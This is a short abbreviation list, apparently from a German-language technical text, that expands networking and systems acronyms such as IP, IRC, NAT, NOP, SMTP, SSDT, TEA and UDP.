ID	Identifikationsnummer
IP	Internet Protocol
IRC	Internet Relay Chat
LAN	Local Area Network
NAPT	Network Address Port Translation
NAT	Network Address Translation
NOP	No Operation
OTC	Over The Counter
P2P	Peer-to-Peer
PCI	Peripheral Component Interconnect
PHP	PHP: Hypertext Preprocessor
RIAA	Recording Industry Association of America
RPC	Remote Procedure Call
SMTP	Simple Mail Transfer Protocol
SSDT	System Service Dispatch Table
TEA	Tiny Encryption Algorithmus
TTL	Time-To-Live
UDP	User Datagram Protocol
URL	Uniform Resource Locator